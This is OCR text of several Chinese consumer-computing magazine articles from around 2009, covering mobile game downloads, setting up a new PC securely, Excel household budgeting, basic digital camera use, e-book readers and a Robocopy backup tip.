
① 将手机通过USB数据线连接到电脑上，手机会提示选择模式，这里选择“数据存储”模式；

② 进入“我的电脑”，双击存储卡所在盘符，然后在里面新建一个名为“工具”的文件夹，将下载的文件（shoujicomcn5111182.jar）复制到该文件夹中；

③ 断开数据线，进入手机的“功能表→资料”选项；

④ 选择“存储卡→工具”文件夹，此时就可以看到刚刚下载的软件，选择“打开”就可以使用该工具；

⑤ 如果需要删除该工具，选择“操作→删除”即可。



“老爷机”也玩新花样

要是手机没有数据线，更谈不上有存储卡，那该怎么办呢？不要着急，只要手机在开通GPRS后可以上网，就可以根据需要下载一些适合该机型的游戏或软件，让你的老爷机也能“时尚”起来。

第一步：登录指定的WAP网站（见图3）

① 确认手机卡开通了GPRS业务，然后进入手机的“网络”菜单选项；
② 选择“输入网址”；
③ 输入“手机乐园”的网址（wap.shouji.com.cn）；
④ 确认后进入手机乐园首页，选择“根据我的机型下载资源”链接。




如何在智能手机上安装SIS和Jave类型的软件游戏？可参阅：http://www.xici.net/b748973/d49764905.htm

第二步：选择合适的机型（见图4）

下面是根据自己的手机型号进入相应机型页面，这样下载的游戏或软件才能在手机上正常运行使用。

① 切换到“输入手机型号”下的输入框 → ② 选择“编辑”后切换页面，输入你的手机型号 → ③ 确认后返回输入界面，选择“搜索机型”会列出机型 → ④ 如果你不清楚具体型号可以输入型号或品牌，网站会自动列举出所有相关的手机供选择 → ⑤ 选择自己的手机型号，进入该机型的下载专区。



第三步：下载并试玩游戏（见图5）

在进入机型下载专区后，该专区的软件或游戏下载到手机后都可以直接运行，非常简单。

① 选择要下载的资源“游戏”，也可下载软件、电子书、铃声图片等 → ② 进入“游戏”页面后，通过翻页键可以看到很多游戏，选择游戏“午夜台球2”，确认后可以看到该游戏的介绍、操作方法等；选择“JAR”进入下载页面 → ③ 该页面介绍了游戏的大小、适用的系统等，点击“下载JAR”链接 → ④ 此时会出现选择保存文件页面，选择“百宝箱→游戏”文件夹 → ⑤ 确认后开始下载 → ⑥ 下载完成后会自动弹出窗口，询问是否打开应用软件，选择“取消”可返回下载页面 → ⑦ 选择“确认”会打开游戏；⑧ 进入游戏后，就可以开始试玩游戏了 → ⑨ 以后玩游戏时，只需要进入“百宝箱”下的“游戏”文件夹即可看到下载的游戏 → ⑩ 如果要删除下载的游戏，选择“操作”按钮后出现菜单，再选择“删除”即可。



网络大补贴：手机软件下载网站推荐

名称	网址	名称	网址
无忧手机软件站	http://www.51spsoft.com	智能手机网	http://www.znsjw.com/msoft
诺基亚手机网	http://www.shidaph.com	手机中国	http://soft.cnmo.com
电脑之家	http://theme.download.pchome.net	NOKIA官方网站	http://www.nokia.com.cn/home
手游中心	http://www.game1313.com	三星官方网站	http://cn.samsungmobile.com

高手支招：

1.手机下载软件后提示找不到程序打开文件？

出现这种现象的原因大多数是手机的操作系统不支持该格式的软件，比如：摩托罗拉e680i支持JAR格式的安装文件，如果下载的软件安装格式是SIS，由于e680i不支持此格式，安装时就会提示找不到文件。解决方法：一是可以寻找适合手机型号和系统的软件，这是最好的解决方法；二是升级手机操作系统，也就是通常所说的“刷机”，不过此类操作有一定的风险，建议菜鸟最好找专业人士进行“刷机”。

2.软件下载后不知道放在哪里？

用手机直接上网下载软件，结束后,下载的文件却踪迹全无，不知道存放在哪里啦。此时,首先要确定是否下载成功了，有时下载过程中出现意外中断，则软件会被自动清除。如果确定下载成功了，可以到手机的“收藏”、“多媒体”或“我收到的文件”之类的文件夹中寻找，也可以通过手机厂商提供的管理软件，将手机连接到电脑上，对手机自带的存储器进行搜索，这样进入相应的文件夹即可安装或删除该软件。如果使用的是智能手机，下载的文件经常无故丢失，有可能是手机中了病毒或者系统出了问题，可咨询专业人士检查修理。

3.用手机下载安装软件时，老提示证书出错或证书过期之类的信息，导致软件无法正常安装该怎么办？

这种现象通常发生在Symbian智能手机上，手机证书本质上是软件的通行证，它是为软件服务的。现在智能手机在安全性方面进行了较大的改进，对系统中运行第三方软件有着严格的规定。某些软件涉及手机软硬件及个人信息方面的操作，这些软件安装时就会提示证书出错之类的信息。因此，我们只要得到自己的手机证书，在安装软件时加载一下就行了。具体方法可以参考：http://blog.cfan.com.cn/html/46/14246-376297.html

CF [XR01]



建议电脑安装后，安装360安全卫士并开启监控，该软件可自动安装系统补丁、提示系统安全隐患、扫描木马和流氓软件、关闭不必要的启动项、清扫"装修"垃圾、帮助安装常用软件等，为系统初始设置和安全运行带来很大方便。

预备、开始！电脑安装后必做之"装修"工作

●越野苍狼

一天，旁边的女同事很兴奋：领导终于同意她可以换新电脑了，而且可以自己去买喜欢的型号然后报销。终于有天她带着新买的笔记本电脑来了：惠普14寸宽屏黑色钢琴漆，说很配她的手机。可等一会她就将我叫过去问：为什么新电脑比旧电脑快不了多少啊？

经仔细检查，发觉她新电脑里安装了网络电视、播放器、浏览器、股票软件等一大堆东西；浏览器还含有大量插件；时间栏里竟有十多个图标。怎么会安装这么多东西呢？她说是电脑公司的人给安装的系统，呼呼地很快安装完就交给她了。

原来电脑公司安装的是所谓的XP电脑城装机版，里面附带了大量的推广软件、流氓插件、开机启动程序，她不知辨别，不但一股脑地就拿来就用了，还加装了不少软件——所以她新电脑快不起来啊。

其实新电脑拿来不是马上就可以用的，必需经过一些必要的设置工作，合理地安装必需的软件。只有将这些工作做好，才能保证系统安全、防止流氓软件潜入、程序运行流畅。即使是安装正版操作系统的品牌电脑、重装系统的电脑也同样。下面就看看如何为同事新电脑进行初始"装修"工作。


安装防盗门——杀毒软件和防火墙

杀毒软件对病毒具有强大的预防作用，建议提前准备好杀毒软件，在安装完系统后立即安装。当后面步骤完成，可连通到网络时，再将病毒库更新到最新。

防火墙把守着电脑和网络世界的大门，防止黑客和木马的侵入。这里推荐使用系统附带的防火墙。依次进入"控制面板→安全中心→Windows防火墙"，在打开的防火墙对话框中勾选"启用（推荐）"项，然后单击"确定"按钮即可。

一把金锁——设置账户和密码

设置账户和密码，可防止外人使用你的电脑，如同给大门加一把密码锁。设置方法是进入"控制面板→用户账户→用户账户"，单击选择用户，在打开的"用户账户"框中单击"创建密码"项（见图1），然后输入想设置的密码，单击"创建密码"按钮即可。




安装防盗围墙——为系统打补丁

系统漏洞如篱笆墙的破洞，给病毒潜入提供了方便。虽然XP系统有自动更新补丁功能，但更新速度很慢，不能及时打上补丁，还可能为非正版系统打上黑屏补丁。推荐使用360安全卫士（以下简称安全卫士）来为系统打补丁。

现在连通网络（此时勿乱访问网站），为杀毒软件更新病毒库的同时，进入www.360.cn下载安全卫士并安装，安装后程序自动启动，它首先扫描系统，检测是否有木马和流氓软件，并提示系统中的安全设置问题并引导你去完成设置。


安全卫士同时在后台检测系统需要安装的补丁，检测完成后提示你安装，点击提示即打开"360漏洞修复"窗口，勾选下方的"全选"项，再单击"修复选中漏洞"按钮，便自动开始下载补丁并安装了（见图2）。



装修我家——设置外观和字体

设置外观可简可繁，不过为了保护眼镜，最重要的是设置最佳屏幕分辨率和刷新率，大家可参考http://bbs.goxc.cn/read.php?tid-1851.html。

小提示： 现在新电脑不论台式机还是笔记本，都是使用液晶显示器。液晶显示器的最佳分辨率比较高，字体显示就很小，所以有必要将显示的字体调整得大一些。比较简单的方法是右键点击桌面弹出菜单，选择"属性"，点击"外观"选项卡，在下方"字体大小"栏里选择"大"（见图3）。另外，也可以使用大字体的主题。



清扫保洁——清除流氓和无用软件

同事的电脑因安装集成操作系统附带了很多不需要的软件和流氓插件，因此必须清除。要清除流氓软件先启动安全卫士，选择"清理恶评插件"选项卡，点击"开始扫描"，扫描后即列出恶评插件的列表，点击"全选→立刻清理"，即可将流氓插件清除了。

小提示： 使用安全卫士，也可以将不使用的软件卸载掉。关于软件卸载的方法，详见第5期20页"软件卸载"一文。

布置家具——安装常用软件

现在就是根据自己的喜好安装相应的软件，要坚持需要才装。推荐使用360安全卫士安装软件，在该工具的"管理应用软件→装机必备"窗口中列出了常用软件，选择需要的软件安装即可，非常方便。

软件安装完成后，可点击"开始→程序→附件→系统工具→磁盘清理"，清理安装时遗留的安装垃圾。CF [XR02]

抵御金融危机，做好日常开支管理

●周建峰（江苏）

有人月入2000元，却过着滋润的生活，有人月入8000元，却是“月光一族”。为啥赚得多，存得少？其根本原因在于支出≥收入了。在当前金融危机下，我们要了解哪些该花、哪些可以不急、哪些不该花，也要了解自己日常花了多少、都花了哪些项目，这样才能严格按照自己的收入来安排日常花销。因此日常开支记账成为理财的关键一步。

用Excel记录家庭收入开支

说到记账，咱可别停留在纸笔时代，那样的记账方式太落后了。信息时代，我们把账记到电脑里。别担心自己做不了，只要你能将数字输入进电脑就能搞定，因为大名鼎鼎的微软公司已经为我们提供了优秀的Excel家庭收支模板，只要修改添加数据即可完成记账。

第一步：下载模板

进入微软“家长账本”模板页面（http://office.microsoft.com/zh-cn/templates/TC012335062052.aspx?pid=CT101481332052）下载该模板。

小提示：
进入页面后，点击“下载”，会提示安装控件，安装后下载可直接打开Excel载入该模板。也可不安装，点“继续”，页面提示“某个 ActiveX 控件无法安装”，点下面的“直接下载”，下载解压后得到一个01233506.xlt文件，用Excel打开即可。
也可以到华军网站下载http://work.newhua.com/cfan/200906/excel_mub.rar。

用Excel打开后，可以看到里面已经添加的一些示例数据（见图1），下方有1月到12月的工作表，我们现在要做的就是删除原数据，根据自家实际情况输入数据，其他的工作就可由Excel自动完成了。在这个表格中，所有的蓝色部分以及合计数据都不要手动删除或修改，因为这些都是自动计算完成的。



第二步：保存文件

单击左上角的“Office按钮”出现菜单，选择“另存为”出现对话框保存文件，可另存文件名为：2009年家庭账本。


第三步：输入固定收入和支出

回到工作表，将“1月”工作表左上角（B2单元格）的2005修改成2009，年份修改后，后面的星期数也会自动改变。

在工作表的左边靠上，将“工资（净收益）”项里的3400元修改成家人1月份的工资奖金总和，也可以在下方分别输入自己和老婆的工资，这样在“收入合计”中会自动计算出总收入。

后面的“本月生活费”是自动统计了，不要做修改。

在“本周的固定支出”栏里，根据实际输入相应的金额（见图2），也可以在后面添加自己的固定支出项目，此时可以看到本月结余的金额会自动改变。



第三步：记录每日花费

在工作表右边的“每日记录”中自动列出了该月所有的天数，在每日下方会列出可能的消费项目，只要在“商品名”和“金额”中进行填写就行了，注意的是，“食品费用合计”、“支出合计”、“余额”都不要改动，它们会自动计算。

小提示：
默认情况下“金额”会自动进行四舍五入保留成整数，如果需要保留零头可右击“金额”栏出现菜单，选择“设置单元格格式”出现对话框，切换到“数字”选项，选择“货币”，并将“小数数位”设置为2，再单击“确定”按钮，这样就可以输入带零头的金额了。不过记个整数方便些。

第四步：其他月份的记录

1月份记录结束后，单击选择左下方的“2月”工作表，首先单击B2单元格，输入年份（2009），此时会填写2月的日期（1日~28日），并且“累计余额”中会自动将前一个月的余额转移过来，这里建议“定期存款”的数额可根据前一个月“累计余额”进行相应变动；对于某些固定的支出可以从1月工作表中复制。

这样根据实际情况填写，直到一年结束后，可以在“12月”中看到一年的“累计余额”。如果要计算一年的余额，别忘了把存折本上的钱数加上去。CF [XR03]

小知识：Excel是怎样计算的？
这个表格是怎样进行计算的？相信有不少读者会感兴趣，其实很简单，主要就是使用了SUM函数。单击1月1日“食品费用合计”后的金额单元格，可以在“编辑栏”看到所用的函数“=SUM(K4:K18)”（见图3），该函数的作用是将K4到K18单元格的数值相加，这样就得到该日食品费用合计。



单击1月的“本月的结余金额”可以看到SUM函数的混合用法：“=C10-C37-G10+SUM(J41:BS41)”（见图4），它的作用是“本月收入合计-本月固定之处合计-生活费用合计-每日支出合计之和（SUM(J41:BS41)）”，这样就得到本月的结余金额。单击“2月”工作表，单击“累计余额”可以看到SUM函数另一种用法：“=SUM('1月'!F16,'2月'!F16)”，它的作用是将1月工作表的F16和2月工作表的F16单元格数值进行相加，这样就将上月的余额转移到下月了。



数码相机在半按下快门时，会自动聚焦在被拍摄物体上，等LCD上的图像最清晰时，才可以完全按下快门拍摄。

傻瓜相机淘汰，数码相机更容易

●呆瓜

上个世纪90年代最流行傻瓜相机，现在早就淘汰了。如今数码相机早已入住寻常百姓家了。不过，第一回接触数码相机的朋友，对它还是很陌生的，今天我们就专门设置一堂数码相机入门课，包你看完就会。

轻松上手，数码相机更傻瓜

现在市场上的数码相机品牌很多，五花八门，但是每台数码相机上的基本功能都差不多，只是有一些特殊另类功能不一样。在数码相机外壳上的那些按钮现在几乎都已经统一标准了，每个拍摄模式都有固定的图标。下面我们就来了解一番：

在各种数码相机上一般都会见到以下标志（如图1），他们代表什么意思呢？



AUTO：这是全自动模式，最简单的拍摄模式，切换到此模式后，拍摄照片时只需取景，按下快门即可拍摄了。此模式适合对摄影不太熟悉的菜鸟朋友使用，也适合一些对拍摄效果要求不高的场合使用。数码相机在出厂时已经设计了很高档的自动拍摄程序，对于一般场景都能轻松应付，强烈建议摄影入门者采用这种模式进行拍摄。

Av（或A）：这是光圈优先模式，此模式下只需调整光圈值，相机就会根据环境与光线给出一个适当的快门参数进行曝光。适合对摄影技术较熟悉的朋友们使用。

Tv（或S）：这是快门速度优先模式，设置好快门速度，相机会自动给出合适的光圈值。

M：这是全手动模式，可以对相机参数（例如设置光圈值、快门速度、曝光值、焦距等所有的拍摄参数）进行手工调节。该模式适合对摄影技术熟练的朋友使用。


此外，新的数码相机上一般都有的人像图标，这是人物拍摄或人脸识别模式，有的相机上还有一个运动中的人物图标，该模式是运动物体拍摄模式，而那个像一台摄像机的图标则是摄像模式，用它可以拍摄短片的。

不会玩相机，也要讲“构图”

即使是都使用“AUTO”全自动拍摄模式，拍摄出的照片水平也不同。原来真正摄影高手不仅有高档的拍摄器材，还注注重画面的构图，了解了基本的构图知识，菜鸟也能拍出精彩照片。

数码相机上都带有LCD液晶显示屏，在LCD中看到什么样的图像，拍摄下来后就会是什么样的照片，就是人们常说的“即见即所拍”。在取景的时候，视线要和液晶显示屏保持垂直角度，远近和大小可通过快门按钮上的焦距调整按钮来调节。通过观察液晶显示屏确定最后的取景效果，然后就可以按下快门了。

摄影大师在构图时讲究“三分法则”（rule of the thirds），也称“黄金分割法则”，“九宫格法则”。“三分法则”是把画面在水平方向1/3、2/3位置画两条水平线，垂直方向1/3、2/3位置画两条垂直线，然后把景物或人物尽量放在交点的位置上。数码相机一般都可以打开“辅助线”，这时在LCD屏幕上就会显示出横纵的“九宫格”了（如图2）。



譬如上述画面中的蓝天、实景与倒影和水面，这三部分基本各占画面的三分之一，远处的地平线接近画面的上三分之一处，右侧的桥体和岸上树木的阴影部分，占据了画面的右三分之一，作为重点部分的桥，处于黄金分割点附近位置。这样的构图，视觉平衡感好，画面构成不死板，主体突出而不唐突。


数码就是方便，保存冲印随你

数码相机拍摄的照片暂时保存在内置的存储器上，而内置存储器容量有限，通常的做法就是将数码照片导入并保存到电脑硬盘中。一般有两种方法：

USB连线导入

直接用数码相机专用连接线将相机与电脑连接起来，打开相机电源并将相机置入照片浏览模式，系统就会自动识别相机，并在“我的电脑”中显示出数码相机来（如图3）。

然后直接在“我的电脑”中打开数码相机，就可以像复制优盘中的数据一样将照片复制到硬盘中。



读卡器读取

到市场上花几十元购买一个读卡器。当将读卡器正确与电脑连接后，可以发现在“我的电脑”中多出了多个可移动驱动器，每一个驱动器对应一种存储卡的插槽，只需将相机中的存储卡取下，插入相应的插槽中就可以直接对卡中的文件进行复制操作了。

把数码相片放到电脑里，终归不如冲印成照片看着方便。把你的DC或相机中的存储卡拿到数码冲印店，就可以方便地冲印出照片了，价格还不贵。下面给出现在市场上冲印数码照片的价格，各地可能稍有不同。

规格	市场价(元)	过塑/张(元)	实际尺寸
3R	￥0.6	￥0.3	3.5×5英寸
4R	￥0.8	￥0.4	4×6英寸
4D	￥1.0	￥0.4	4.5×6英寸
6R	￥3.0	￥1.0	6×8英寸
8R	￥6.0	￥2.0	8×10英寸
5R	￥2.0	￥0.8	5×7英寸
2R	￥1.5	￥0.3	2×3英寸

注：3R、4R等是国际统一尺寸单位，国内通常以照片较短的一边英寸数来表示。

除了在数码冲印店进行冲印以外，现在网上有很多网站提供了在线冲印相片的服务。比如咔嚓网专业网上冲印（http://www.kaca.com.cn/）、柯达网上冲印（http://www.printatkodak.cn/）等。只要将相片打包传到这些网站，他们就会按照事先约定的冲洗尺寸将照片冲洗出来，然后再通过快递、邮递等方式将照片寄给你。网上冲印价格一般会便宜些，适合冲印量大的用户。CF [XR04]

笔者特别将其他3个常用的绿色版电子书阅读器一并放入All_Reader中（下载地址见文中）。分别是NLC阅读器（支持国家图书馆电子图书格式）、WDL阅读器（支持华康公司开发的电子书格式）、迷你PDG阅读器。希望能给大家更多的选择。

抛弃纸质书，我也“读书破万卷”

●周建峰（江苏）

这年头，电脑普及了，厂商也省事了，这不！小蔡买了一部手机，除了保修卡和一张光盘，连个说明书都没有，小蔡电话咨询商家，答复是说明书在光盘里面，格式是PDF，可以用官方阅读软件Adobe Reader打开阅读（下载地址http://www.onlinedown.net/soft/2696.htm）。

小蔡MM最近又对Flash动画感兴趣，上网找了一本实例教程，解压后一看里面有上百个PDG格式的文件，无法打开。2008年第21期的《为嘛，就是不能打开呢？》一文，介绍了PDG格式的文件是直接扫描纸质书得到的，要使用“超星图书浏览器”阅读。

怎么阅读电子书这么麻烦啊。有没有一款软件，能够通吃所有电子书，就像看图软件ACDSee通吃所有图片格式？小蔡多方查找，终于找到一款秘密武器——All_Reader（下载地址：http://work.newhua.com/cfan/200906/all_reader.rar）。它集成了多个电子书阅读工具的核心组件，可以打开常见的电子书。

实例1：说明书要在电脑上看

第一步： 下载解压All_Reader，打开文件夹，再打开“PDB+PDF+PDG+TLPDB+txt阅读器”文件夹，在里面可以看到一个“PDF阅读器”文件夹，打开，双击其中的“PDFReader”文件打开阅读器。

小提示：
All_Reader是一组小巧的绿色软件，无须安装。如果要打开方便，可以设置文件关联，方法是右键选择要关联的PDF文件，点击“打开方式→选择程序”，然后在弹出窗口中选择“浏览”，找到All_Reader中的对应打开PDF的程序——PDFReader，然后选择“打开”返回到前面窗口，勾选“始终使用……”，确定后，就可以直接双击PDF文件打开了。

第二步： 选择菜单“文件→打开”出现对话框选择电子书文件（PDF格式），这样就可打开电子书（图1），左侧是电子书的目录，右侧是电子书的内容，单击“+”按钮可以展开子目录，单击目录右侧会自动跳转到相应页面，在下方会显示当前页数和总页码，在这里也可以输入页码后按回车键（Enter）即可打开指定页。

第三步： 单击工具栏上的翻页按钮，可以前后翻页或在首尾两页之间快速跳转，也可以使用小键盘上的方向键与Ctrl键组合成快捷键进行翻页：

“Ctrl+←”：前翻页

“Ctrl+→”：后翻页。

“↑”、“↓”键：上下移动

单击“缩放页面”中的按钮可以有多种方式改变页面显示尺寸，单击“全屏显示”按钮会全屏显示电子书，按键盘上的Esc键返回。

第四步： 如果需要使用电子书中的内容，单击“选区文本”按钮，然后在内容页面拖动鼠标即可选择需要的文本，选中后右击，在弹出菜单选择“复制到剪切版”，这样可将文本粘贴别处使用。

小提示：优秀的PDF阅读软件
目前，PDF是最常见的电子书格式。上面的“PDFReader”其实就是Foxit Reader 的精简版，该软件本身就是一款优秀的PDF阅读软件。完整版Foxit Reader 下载地址为http://www.onlinedown.net/soft/31621.htm。

实例2：PDG电子图书怎么读？

MM的Flash实例教程就是PDG格式，同样可以用All_Reader搞定。

第一步： 双击“PDB+PDF+PDG+TLPDB+txt阅读器”文件夹中的“PDG文件阅读器（超星）”，选择菜单“文件→打开PDG文件”，打开任意一个PDG文件，此时阅读器会自动加载该文件夹中的所有文件



并自动排序（图2），单击左侧的文件在右侧可以看到内容。

第二步： 如果感觉显示的文字比较粗糙，单击“平滑”即可让文字细腻些；单击“缩放页面”中的按钮可以改变内容页面的尺寸；单击“背景色”和“前景色”可以改变颜色（需点击“刷新”按钮）。

第三步： 在观看电子书时，可以通过键盘上的组合键进行翻页：Ctrl+V：下翻页；Ctrl+Y：上翻页；Space（空格）：下滚动；Ctrl+Space：上滚动。CF [XR05]

小提示：
All_Reader还集成了几款阅读器，其中TXT图书阅读器可以方便地阅读TXT格式小说。PDB阅读器可以阅读掌上电脑、智能手机支持的电子书（目前非常流行，可下载资源很多）。TLPDB阅读器也是阅读智能手机支持的电子书。

高手支招：
常见格式的电子书及阅读方法


●CHM/HLP
Windows帮助文件的标准格式，无须任何第三方软件，在Windows系统中就可以直接打开阅读。

●CEB
北大方正公司开发的电子书格式，使用方正Apabi Reader可以阅读。下载地址http://www.skycn.com/soft/5531.html。

●WDL/WDF
华康信息技术有限公司开发的电子书格式，很多图书馆采用，也有很多计算机类电子书采用此格式，官方阅读软件是DynaDoc Reader，下载地址http://www.skycn.com/soft/10188.html。

●EBX
很多小说采用此格式，可使用xreader打开阅读。下载地址：http://www.skycn.com/soft/11659.html。

●ABM/BOK
很多数码杂志采用的格式，可使用藏画(DigiBook)欣赏这种集文本、图片、声音和视频四位一体的多媒体电子杂志。下载地址http://www.mydown.com/soft/194/194710.html。



Robocopy默认就是增量复制，久而久之，目标文件夹里就可能存在大量源文件夹里早已经删除的文件。如果要让备份完全相同，即拷贝时删除在目标文件夹里存在但源文件夹里并没有的文件，可使用此命令：robocopy D:\DOC E:\DOC /mir

文件增量备份不用忙

额外奖 ¥20

■江北书生

因为工作关系，我经常要在各种系统中测试软件，特别是新操作系统的测试更是重点。因此对新操作系统熟悉得比较早，也经常应《电脑爱好者》编辑之约写点稿件，也因此常收到CFan样刊，看到杂志的文章，常忍不住提点我的经验和方法。

